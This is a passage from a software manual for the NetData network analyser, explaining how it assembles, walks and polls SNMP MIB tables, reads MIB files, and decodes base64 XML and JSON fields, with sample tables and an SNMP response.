The checkbox ‘Assemble MIB contents’ in the Output page of controls instructs NetData to assemble objects extracted from SNMP transactions into separate MIB tables, one for each server that responds to Get or GetNext requests. Before starting analysis, NetData will automatically read all the MIB files found in the project’s Names folder, provided they have the name extension ‘.MIB’.



At the end of analysis the 'View, MIB Contents' command allows a MIB to be selected from a drop-down list of node names or addresses and displayed in a table.



Object ID	+	Object name	Update	Value without index	Scalar Value index .0	.1	.2	.3	.4	.5	.6
1.3.6	⊟	dod	No								
1.3.6.1	⊟	internet	No								
1.3.6.1.2	⊟	mgmt	No								
1.3.6.1.2.1	⊟	mib-2	No								
1.3.6.1.2.1.1	⊞	system	No								
1.3.6.1.2.1.2	⊟	interfaces	No								
1.3.6.1.2.1.2.1		ifNumber	No		8						
1.3.6.1.2.1.2.2	⊟	ifTable	No								
1.3.6.1.2.1.2.2.1	⊟	ifEntry	No								
1.3.6.1.2.1.2.2.1.1		ifIndex	No			1	2	3	4	5	6
1.3.6.1.2.1.2.2.1.2		ifDescr	No			PORT-ID#1	PORT-ID#2	PORT-ID#3	PORT-ID#4	PORT-ID#5	PORT-ID#6
1.3.6.1.2.1.2.2.1.3		ifType	No			ethernet-csmacd(6)	ethernet-csmacd(6)	ethernet-c...	ethernet-c...	ethernet-c...	ethernet-c...
1.3.6.1.2.1.2.2.1.4		ifMtu	No			1518	1518	1518	1518	1518	1518
1.3.6.1.2.1.2.2.1.5		ifSpeed	No			1000000000	1000000000	1000000000	1000000000	1000000000	1000000000
1.3.6.1.2.1.2.2.1.6		ifPhysAddress	No			001E2A-4A545D	001E2A-4A545E	001E2A-4...	001E2A-4...	001E2A-4...	001E2A-4...
1.3.6.1.2.1.2.2.1.7		ifAdminStatus	No			up(1)	up(1)	up(1)	up(1)	up(1)	up(1)
1.3.6.1.2.1.2.2.1.8		ifOperStatus	No			up(1)	down(2)	down(2)	down(2)	down(2)	down(2)
1.3.6.1.2.1.2.2.1.9		ifLastChange	No			00:00:00	00:00:00	00:00:00	00:00:00	00:00:00	00:00:00
1.3.6.1.2.1.2.2.1.10		ifInOctets	No			18973409	0	0	0	0	0
1.3.6.1.2.1.2.2.1.11		ifInUcastPkts	Yes			3804	0	0	0	0	0
1.3.6.1.2.1.2.2.1.12		ifInNUcastPkts	Yes			54090	0	0	0	0	0
1.3.6.1.2.1.2.2.1.13		ifInDiscards	No			0	0	0	0	0	0
1.3.6.1.2.1.2.2.1.14		ifInErrors	No			0	0	0	0	0	0
1.3.6.1.2.1.2.2.1.15		ifInUnknownProtos	No			0	0	0	0	0	0
1.3.6.1.2.1.2.2.1.16		ifOutOctets	Yes			711042	0	0	0	0	0
1.3.6.1.2.1.2.2.1.17		ifOutUcastPkts	Yes			3914	0	0	0	0	0

The MIB table browser has all the functions of a standard NetData table browser for sorting, filtering, searching and exporting. Measurements from different interfaces are arrayed in separate columns. The white rows are objects with values – tree *leaves* – and blue rows are tree *branches* that serve as table headings. Object names are indented to reflect the tree structure, and double clicking any branch will toggle its state, expanding or collapsing its contents. A right-click on a box to the left of the names has the same effect, expanding or collapsing the branch.

MIB tables drawn from traffic are not stored in the project database and can be viewed only after the traffic has been analysed. The relevant traffic can be analysed quickly by applying appropriate address filters and restricting the analysis to UDP only, on the Names & Filters page of controls.

24.2.3 MIB Walking

If NetData can reach a MIB on the network, if its community name is known, and if it has been configured to accept reading commands from NetData's host IP address, then NetData can construct a complete MIB table by undertaking what is known as a *MIB walk*, a sequence of GetNext requests that steps through every object in the MIB. Such a table can be requested at any time with the 'View, MIB Contents' command.

Buttons at the top of the MIB table window will reload the values of all objects or a subset of objects. Objects are selected by toggling their Yes/No flag with a right-click in the Update column. Toggling the flag of a branch item will set the flags of all the branch's objects alike. If an object with values in several columns is selected, all its values will be updated except for columns that have been hidden. NetData will request up to 40 objects in each SNMP Get request packet.

24.2.4 Polling MIB Objects

A button above the MIB table browser will start or stop MIB polling. The polling function issues one or more Get requests to reload the values of the selected objects, and repeats the Get requests at regular intervals. The configured polling interval specifies a delay introduced between successive polls and may be set to zero for continuous polling.

The MIB table displays new values as they are received. One of the options on its context menu will hide all rows in the table except those being updated, producing a compact and dynamic window:

+	Object name	Update	.1	.2	.3	.4
	ifInUcastPkts	Yes	0	81691	98199	19318
	ifInNUcastPkts	Yes	0	7	10572	10766
	ifOutOctets	Yes	0	42284219	24960707	2853431
	ifOutUcastPkts	Yes	0	104426	98714	18276


In the following example NetData polled six objects that measured attributes of the receiver module of an Ethernet radio link, to investigate its behaviour while the propagation path varied and packets were occasionally lost:


+	Object name	Update	Scalar Value index .0
	wmanPriSignalQuality	Yes	37.37
	wmanPriRxAtten1	Yes	15
	wmanPriRxAtten2	Yes	31.5
	wmanPriRxPower	Yes	-34.91
	wmanPriRxPowerMax	Yes	-34.46
	wmanPriRxPowerMin	Yes	-36.59

NetData describes a response to a poll request with a table of object values:

```
SNMP message
    version                 0
    community[11]:          EMSOLUTIONS
    getResp
        ID#                 2190
                            no error (0)
        err. object index   0
        variables           6
            Object                                                                      Value
            ------------------------------------------------------------------------------------
            1.3.6.1.4.1.10132.2007.5.1.19.0 (wmanPriRxAtten1.0)                          15
            1.3.6.1.4.1.10132.2007.5.1.20.0 (wmanPriRxAtten2.0)                        31.5
            1.3.6.1.4.1.10132.2007.5.1.21.0 (wmanPriRxPower.0)                      -34.99
            1.3.6.1.4.1.10132.2007.5.1.22.0 (wmanPriRxPowerMax.0)                   -34.46
            1.3.6.1.4.1.10132.2007.5.1.23.0 (wmanPriRxPowerMin.0)                   -36.59
            1.3.6.1.4.1.10132.2007.5.1.11.0 (wmanPriSignalQuality.0)                 37.75
```

All the polling SNMP transactions were loaded into the charting module. By right-clicking on one of the transactions and selecting 'Plot Data of Similar Trans, Markers', four of the six values were selected for plotting, and given legends, in the following window:






The resulting chart plots received power, the size of attenuators adjusted to compensate for weak signals, and the resulting signal quality. This chart could be overlaid with transaction response times to correlate signal quality with packet loss and system performance.

24.3 MIB File Reader and Object-Tree Viewer Enhancements


When reading MIB files NetData records textual conventions and extracts more information about the syntax of data types. In the object tree basic data types are indicated by icons, and higher-level data types such as RowStatus are displayed after their object identifiers.



Icons and data types are also displayed in two new columns of MIB tables.

Object ID	+	Object name	Update	_ _	Data type	Scalar Value index .0	.1	.2	.3
1.3.6.1.2	⊟	mgmt	No						
1.3.6.1.2.1	⊟	mib-2	No						
1.3.6.1.2.1.1	⊟	system	No						
1.3.6.1.2.1.1.1		sysDescr	No		DisplayString	Linux EMSPTMP 2.6...			
1.3.6.1.2.1.1.2		sysObjectID	No		OBJECT ID	1.3.6.1.4.1.8072.3.2....			
1.3.6.1.2.1.1.3		sysUpTime	No		TimeTicks	00:27:01.73			
1.3.6.1.2.1.1.4		sysContact	No		DisplayString	build@			
1.3.6.1.2.1.1.5		sysName	No		DisplayString	EMSPTMP			
1.3.6.1.2.1.1.6		sysLocation	No		DisplayString	Unknown			
1.3.6.1.2.1.1.8		sysORLastChange	No		TimeStamp	00:00:00.06			
1.3.6.1.2.1.1.9	⊟	sysORTable	No						
1.3.6.1.2.1.1.9.1	⊟	sysOREntry	No						
1.3.6.1.2.1.1.9.1.2		sysORID	No		OBJECT ID		1.3.6.1.2.1.31 (ifMIB)	1.3.6.1.6.3.1 (sn...	1.3.6.1.2.1.49 (tc...
1.3.6.1.2.1.1.9.1.3		sysORDescr	No		DisplayString		The MIB module to ...	The MIB module ...	The MIB module ...
1.3.6.1.2.1.1.9.1.4		sysORUpTime	No		TimeStamp		00:00:00.02	00:00:00.03	00:00:00.03
1.3.6.1.2.1.2	⊟	interfaces	No						
1.3.6.1.2.1.2.1		ifNumber	No		INTEGER	3			
1.3.6.1.2.1.2.2	⊟	ifTable	No						
1.3.6.1.2.1.2.2.1	⊟	ifEntry	No						
1.3.6.1.2.1.2.2.1.1		ifIndex	No		INTEGER		1	2	3
1.3.6.1.2.1.2.2.1.2		ifDescr	No		DisplayString		lo	eth0	man0
1.3.6.1.2.1.2.2.1.3		ifType	No		INTEGER		softwareLoopback(24)	ethernet-csmacd(6)	ethernet-csmacd(6)
1.3.6.1.2.1.2.2.1.4		ifMtu	No		INTEGER		16436	1500	1500
1.3.6.1.2.1.2.2.1.5		ifSpeed	No		Gauge		10000000	100000000	10000000
1.3.6.1.2.1.2.2.1.6		ifPhysAddress	No		PhysAddress			000892-0002BB	
1.3.6.1.2.1.2.2.1.7		ifAdminStatus	No		INTEGER		up(1)	up(1)	up(1)
1.3.6.1.2.1.2.2.1.8		ifOperStatus	No		INTEGER		up(1)	up(1)	up(1)
1.3.6.1.2.1.2.2.1.10		ifInOctets	No		Counter		158	32598	0
1.3.6.1.2.1.2.2.1.11		ifInUcastPkts	No		Counter		1	316	0


A table of icon legends can be expanded at the bottom of the object tree:



25 Analysis Functions

25.1 Base-64 Decoding in XML Fields

A control on the Decoding page accepts a list of texts that appear in the tags of base64-encoded XML fields. Wherever NetData finds XML data it will search for these fields and convert the base-64 data to its original text. In case the original text is also XML this conversion is made before NetData searches the data for nominated XML fields, to extract their values for inclusion in a transaction's key-data, signature and user-ID fields.




The above controls convert base-64 data found in fields with tags `<Payload encoding="base64">` and `<Payload TYPE="PROCESSED">`. The value of a field with the tag `<PartnerName>` is adopted as the transaction's user ID.

25.2 JavaScript Object Notation (JSON)

The bodies of HTTP Post responses are often encoded in a lightweight data-interchange format known as JavaScript Object Notation and labelled `text/json`. They convey name-value pairs separated by commas and colons, nested in arrays and record structures determined by paired brackets and braces. NetData displays the content and structure of JSON messages in NetData's familiar tree form, and is able to extract the values of nominated fields for inclusion in a transaction's key-data, signature and user-ID fields. The names of fields to be extracted are entered on the Decoding page, sharing controls labelled for XML analysis.

25.3 WiFi Management Packet Filter

